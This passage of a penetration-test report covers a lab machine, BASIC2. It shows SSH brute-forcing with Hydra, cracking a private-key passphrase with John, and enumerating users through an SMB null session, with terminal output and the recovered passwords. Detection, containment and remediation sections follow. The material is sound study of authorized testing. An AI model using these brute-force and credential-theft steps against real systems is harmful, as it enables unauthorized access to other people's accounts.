 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Wed 03 Jun 2026 06:35:50 PM EDT

System load:  0.0          Processes:      112
Usage of /:   50.5% of 13.62GB   Users logged in: 1
Memory usage: 46%          IPv4 address for eth0: 10.49.142.100
Swap usage:   0%

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Sun Jun 22 13:40:04 2025 from 10.23.8.228
kay@ip-10-49-142-100:~$ ls
pass.bak
kay@ip-10-49-142-100:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$

```

Figure: SSH login as kay using cracked private key and pass.bak revealed

FINDING-04: Apache Struts 2.5.12 -- Critically Outdated**MEDIUM**

CVE / Reference	CVE-2017-5638, CVE-2018-11776 (Struts 2 RCE family)
CVSS Score	CVSS v3.1: up to 9.8 for RCE variants; rated MEDIUM here as exploitation not confirmed
Description	dev.txt disclosed Struts 2.5.12 (REST plugin). This version is end-of-life with numerous critical RCE CVEs. Tomcat 9.0.7 and AJP on port 8009 confirm Java app stack.
Evidence	dev.txt: 'using version 2.5.12 because other versions were giving me trouble' Nmap: 8009/tcp AJP13, 8080/tcp Apache Tomcat 9.0.7
Business Impact	Unauthenticated RCE possible if Struts REST endpoint is accessible.
Remediation	Upgrade Struts to 6.x; disable REST plugin; disable/restrict AJP (8009).

FINDING-05: SMB Null Session User Enumeration**LOW**

CVE / Reference	CWE-200 (Information Exposure to Unauthorized Actor)
CVSS Score	CVSS v3.1: 5.3 (AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)
Description	Samba permitted unauthenticated null sessions. Enum4linux enumerated all local accounts.
Evidence	enum4linux -e 10.49.142.100 S-1-22-1-1000 kay, S-1-22-1-1001 jan, S-1-22-1-1002 ubuntu
Business Impact	Enumerated usernames enabled targeted SSH brute-force.
Remediation	restrict anonymous=2; map to guest=never; disable SMB if unused.

```

(kali@kali)-[~]
$ enum4linux -e 10.49.142.100
Unknown option: e
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Jun  3 17:55:42 2026

===== ( Target Information ) =====

Target ..... 10.49.142.100
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

```

Figure: Enum4linux null session enumeration against target

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''  
S-1-22-1-1000 Unix User\kay (Local User)  
S-1-22-1-1001 Unix User\jan (Local User)  
S-1-22-1-1002 Unix User\ubuntu (Local User)
```

Figure: All three local user accounts enumerated without credentials

6. ATTACK CHAIN NARRATIVE

Step 1 -- Reconnaissance	Nmap revealed 6 open ports. OS: Ubuntu Linux. Services: SSH, HTTP, SMB, AJP, Tomcat.
Step 2 -- Web Enumeration	Gobuster found /development/. dev.txt + j.txt leaked Struts version and confirmed weak password for jan.
Step 3 -- User Enumeration	Enum4linux null session enumerated users: kay, jan, ubuntu. Ready target list for brute-force.
Step 4 -- SSH Brute-Force (Initial Access)	Hydra used rockyou.txt against 'jan'. Recovered 'armando' in ~4 minutes. SSH login established.
Step 5 -- Post-Exploitation	As jan: enumerated /home. Discovered /home/kay/.ssh/id_rsa readable by jan.
Step 6 -- Credential Cracking	ssh2john extracted hash. John cracked passphrase 'beeswax' in <60 seconds.
Step 7 -- Lateral Movement to kay	SSH as kay using cracked key. Retrieved pass.bak with cleartext password.

7. INCIDENT RESPONSE -- DETECTION & CONTAINMENT

7.1 Attack Detection in Logs

/var/log/auth.log -- Thousands of 'Failed password for jan' from attacker IP during 18:04-18:08, followed immediately by successful auth -- classic brute-force indicator.

/var/log/apache2/access.log -- GET requests to /development/ and its files. Gobuster also generates high-rate 404s.

/var/log/samba/log.smbd -- Null session connection attempts during enum4linux execution.

Network IDS/Flow -- Nmap -T4 -A -p- generates 65,535 SYN probes -- detectable by any IDS signature.

7.2 Containment & Eradication

- * Block attacker IP at firewall/iptables immediately.
- * Lock accounts: passwd -l jan && passwd -l kay
- * Rotate all passwords and SSH key pairs.
- * Remove /home/kay/.ssh/id_rsa; regenerate with strong passphrase + chmod 600.
- * Delete /home/kay/pass.bak after securing contents.
- * Disable Apache directory listing; remove /development/ from web root.
- * Audit active sessions: who -a, last -n 20
- * Check persistence: crontab -l, ~/.bashrc, find / -perm -4000 -type f

8. POST-INCIDENT REPORT

8.1 Incident Summary

Incident Date	June 3-4, 2026
Systems Affected	10.49.142.100 (BASIC2) -- Ubuntu 20.04 LTS
Accounts Compromised	jan (initial access), kay (lateral movement)
Attack Vector	External brute-force over SSH + web information disclosure
Data Exposure	SSH private key (kay), cleartext password in pass.bak
Root Cause	Weak passwords; directory listing; SMB null sessions
Detection Time	Not detected (controlled assessment environment)
Resolution Status	Pending remediation per Section 9

8.2 Lessons Learned

- * Passwords 'armando' and 'beeswax' are top-1000 -- no password policy enforced.
- * Developer notes with sensitive operational details were publicly accessible.
- * SMB null sessions enabled free user enumeration, lowering attack complexity.
- * Kay's private key was readable by other users due to incorrect permissions.
- * No rate-limiting on SSH -- rapid brute-force went unchecked.
- * No SIEM -- this attack would go entirely undetected in production.

9. REMEDIATION SUMMARY & PRIORITY MATRIX

Priority			
CRITICAL	Weak SSH password (jan)	Enforce password policy; disable password auth; key-only SSH; deploy fail2ban	Low
HIGH	Directory listing + disclosure	Disable Options -Indexes; remove /development/ from web root	Low
HIGH	Weak SSH key passphrase (key)	Regenerate key pair; strong passphrase; chmod 600; remove pass.bak	Low
MEDIUM	Outdated Struts 2.5.12	Upgrade to Struts 6.x; disable REST plugin; restrict/disable AJP	Medium
MEDIUM	SMB null sessions	restrict anonymous=2; map to guest=never; disable SMB if unused	Low
LOW	No brute-force protection	Deploy fail2ban SSH jail; MaxAuthTries 3 in sshd_config	Low
INFO	No SIEM/log monitoring	Implement centralised log collection with auth event alerting	High

10. CONCLUSION

The assessment demonstrated that 10.49.142.100 (BASIC2) is highly vulnerable due to a combination of weak passwords, information disclosure, misconfigured services, and absent compensating controls. A low-skilled attacker with network access could achieve full compromise in under 10 minutes using freely available tools.

Immediate priorities: enforce strong password policies, disable SSH password auth, and remove the /development/ directory. Secondary priorities: upgrade Struts, restrict SMB, add brute-force protections. Long-term: invest in centralised log monitoring and conduct regular security assessments.

Disclaimer: This test was conducted in a controlled, authorized environment as part of an internship security program. Confidential -- for commissioning organization only.